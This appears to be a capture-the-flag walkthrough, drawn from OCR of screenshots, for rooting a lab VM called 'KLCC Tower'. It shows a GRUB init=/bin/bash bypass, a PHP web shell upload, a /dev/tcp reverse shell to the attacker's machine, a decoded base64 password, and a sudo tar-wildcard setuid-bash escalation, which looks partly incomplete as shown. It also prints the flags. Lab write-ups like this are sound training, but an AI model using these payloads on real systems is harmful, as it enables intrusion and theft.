
📚 Description


Sebuah pelayan web milik "KLCC Tower" telah diceroboh dan disyaki mengandungi konfigurasi yang tidak selamat. Tugas anda adalah untuk mendapatkan akses ke pelayan ini, bermula dari point permulaan (initial foothold) sehingga mendapatkan kawalan penuh (root access).

✨ Walkthrough


Unintended (https://www.notion.so/j4de/Kapal-Bocor-Windows-25f358475fd28054b5adcd55e7fac1f9)



GNU GRUB version 2.12
*Ubuntu
Advanced options for Ubuntu
Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 1s.


Ubuntu 24.04.2 LTS klcctower tty1
klcctower login:


GNU GRUB version 2.12
setparams 'Ubuntu'
recordfail
load_video
gfxmode $linux_gfx_mode
insmod gzio
if [x$grub_platform = xxen]; then insmod xzio; insmod lzopio; \
fi
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [x$feature_platform_search_hint = xy]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-\
767ce9b0bd54
Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.



GNU GRUB version 2.12
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [x$feature_platform_search_hint = xy]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-\
767ce9b0bd54
else
search --no-floppy --fs-uuid --set=root 9a12f19e-fd59-46c2-b6d\
4-767ce9b0bd54
fi
linux /vmlinuz-6.8.0-71-generic root=/dev/mapper/ubuntu--\
vg-ubuntu--lv ro
initrd /initrd.img-6.8.0-71-generic
Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.



GNU GRUB version 2.12
insmod part_gpt
insmod ext2
set root='hd0,gpt2'
if [x$feature_platform_search_hint = xy]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,gpt2 -\
-hint-efi=hd0,gpt2 --hint-baremetal=ahci0,gpt2 9a12f19e-fd59-46c2-b6d4-\
767ce9b0bd54
else
search --no-floppy --fs-uuid --set=root 9a12f19e-fd59-46c2-b6d\
4-767ce9b0bd54
fi
linux /vmlinuz-6.8.0-71-generic root=/dev/mapper/ubuntu--\
vg-ubuntu--lv rw init=/bin/bash_
initrd /initrd.img-6.8.0-71-generic
Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.



[3.555787] raid6: using avx2x2 recovery algorithm
[3.557084] xor: automatically using best checksumming function avx
[3.558224] async_tx: api initialized (async)
done.
Begin: Running /scripts/init-premount ... done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... [3.682986] Btrfs loaded, zoned=ye
s, fsverity=yes
Scanning for Btrfs filesystems
done.
Begin: Will now check root file system ... fsck from util-linux 2.39.3
[/usr/sbin/fsck.ext4 (1) -- /dev/mapper/ubuntu--vg-ubuntu--lv] fsck.ext4 -a -C0
/dev/mapper/ubuntu--vg-ubuntu--lv
/dev/mapper/ubuntu--vg-ubuntu--lv: recovering journal
/dev/mapper/ubuntu--vg-ubuntu--lv: clean, 142655/655360 files, 1059660/2621440 b
locks
done.
[3.754973] EXT4-fs (dm-0): mounted filesystem b1c8a98a-0b5c-4765-bddb-173ca9
40f397 r/w with ordered data mode. Quota mode: none.
done.
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/#

```
root@(none):/# cat /home/john/user.txt
3108{welcome_to_the_upper_deck}
root@(none):/# cat /root/root.txt
3108{you_conquered_the_towers}
root@(none):/# _
```

Intended










```
Currently scanning: 192.168.205.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.25.2    00:50:56:f9:3b:2a      3     180  VMware, Inc.
192.168.25.130  00:0c:29:62:86:8d      2     120  VMware, Inc.
192.168.25.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.25.254  00:50:56:f1:d8:7a      1      60  VMware, Inc.
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV 192.168.25.130
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 08:43 EDT
Nmap scan report for 192.168.25.130
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 111      112            52 Jul 19 01:08 file2.txt
|_drwxr-xr-x    2 111      112          4096 Jul 19 01:10 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.25.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e8:a1:55:61:23:5a:7d:28:83:8f:b7:04:54:69:e3:c4 (ECDSA)
|_  256 93:31:0b:ad:4c:f3:d2:75:79:dc:00:1c:b7:0b:d8:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: KLCC Internal Portal
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:0C:29:62:86:8D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```






```
63   </style>
64 </head>
65 <body>
66
67   <div class="container">
68     <h1>KLCC Internal Portal</h1>
69     <div class="subtitle">Authorized Staff Only</div>
70
71     <form>
72       <input class="input-field" type="text" placeholder="Staff ID" disabled>
73       <input class="input-field" type="password" placeholder="Password" disabled>
74       <button class="button" disabled>Login</button>
75     </form>
76
77     <footer>© 2025 Petronas Twin Towers | IT Ops Division</footer>
78   </div>
79
80   <!-- TODO: Legacy upload still active at /klcc_uploader.php -->
81   <!-- Remove before deployment to production -->
82
83 </body>
84 </html>
85
```


192.168.25.130/klcc_uploade
http://192.168.25.130/
192.168.25.130/klcc_uploader.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
KLCC Upload Portal
Browse...
No file selected.
Upload


(kali㉿kali)-[~]
$ echo "<?php system($_GET['cmd']); ?>" > shell.php


KLCC Upload Portal
Browse...
shell.php
Upload


Uploaded: shell.php
KLCC Upload Portal
Browse...
No file selected.
Upload


192.168.25.130/upload/shell.php?cmd=ls
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
php-backdoor.php shell.php
http://192.168.25.130/upload/shell.php?cmd=bash+-c+'bash+-i+%3E%26+/dev/tcp/192.168.25.129/4444+0%3E%261'

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.25.129] from (UNKNOWN) [192.168.25.130] 51664
bash: cannot set terminal process group (1260): Inappropriate ioctl for device
bash: no job control in this shell
www-data@klcctower:/var/www/html/upload$
```

```
www-data@klcctower:/var/www/html/upload$ ls
ls
php-backdoor.php
shell.php
www-data@klcctower:/var/www/html/upload$ cd ..
cd ..
www-data@klcctower:/var/www/html$ ls
ls
apache2
klcc_uploader.php
landing.php
upload
www-data@klcctower:/var/www/html$
```

```
www-data@klcctower:/var/www/html$ cd apache2
cd apache2
www-data@klcctower:/var/www/html/apache2$ ls
ls
mysql
www-data@klcctower:/var/www/html/apache2$ cd mysql
cd mysql
www-data@klcctower:/var/www/html/apache2/mysql$ ls
ls
secret
www-data@klcctower:/var/www/html/apache2/mysql$ cat secret
cat secret
W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=
www-data@klcctower:/var/www/html/apache2/mysql$
```

```
┌──(kali㉿kali)-[/]
└─$ echo "W2RiXVxudXNlciA9IGpvaG5cbnBhc3N3b3JkID0ga2xjY1Bvd2VyMjAyNCE=" | base64 -d
[db]\nuser = john\npassword = klccPower2024!
```

```
www-data@klcctower:/var/www/html/apache2/mysql$ su john
su john
Password: klccPower2024!
whoami
john
```

```
/bin/bash -i
bash: cannot set terminal process group (1260): Inappropriate ioctl for device
bash: no job control in this shell
john@klcctower:/var/www/html/apache2/mysql$ cd /home/john
cd /home/john
john@klcctower:~$ ls
ls
user.txt
john@klcctower:~$ cat user.txt
cat user.txt
3108{welcome_to_the_upper_deck}
john@klcctower:~$
```

```
john@klcctower:~$ sudo -l
sudo -l
Matching Defaults entries for john on klcctower:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User john may run the following commands on klcctower:
    (ALL) NOPASSWD: /usr/local/bin/backup.sh
john@klcctower:~$
```

```
john@klcctower:~$ cat /usr/local/bin/backup.sh
cat /usr/local/bin/backup.sh
#!/bin/bash

cd /opt/important

tar czf /tmp/backup.tar.gz *

john@klcctower:~$ ls -la /usr/local/bin/backup.sh
ls -la /usr/local/bin/backup.sh
-rwxr-xr-x 1 root root 62 Aug  9 13:45 /usr/local/bin/backup.sh
john@klcctower:~$
```

```
john@klcctower:/opt/important$ echo '#!/bin/bash' > shell.sh
echo 'cp /bin/bash /tmp/rootbash' >> shell.sh
echo 'chmod +s /tmp/rootbash' >> shell.sh
chmod +x shell.shecho '#!/bin/bash' > shell.sh
john@klcctower:/opt/important$ echo 'cp /bin/bash /tmp/rootbash' >> shell.sh
john@klcctower:/opt/important$ echo 'chmod +s /tmp/rootbash' >> shell.sh
john@klcctower:/opt/important$
```

```
john@klcctower:/opt/important$ /tmp/rootbash -p
/tmp/rootbash -p

whoami
root
cat /root/root.txt
3108{you_conquered_the_towers}
```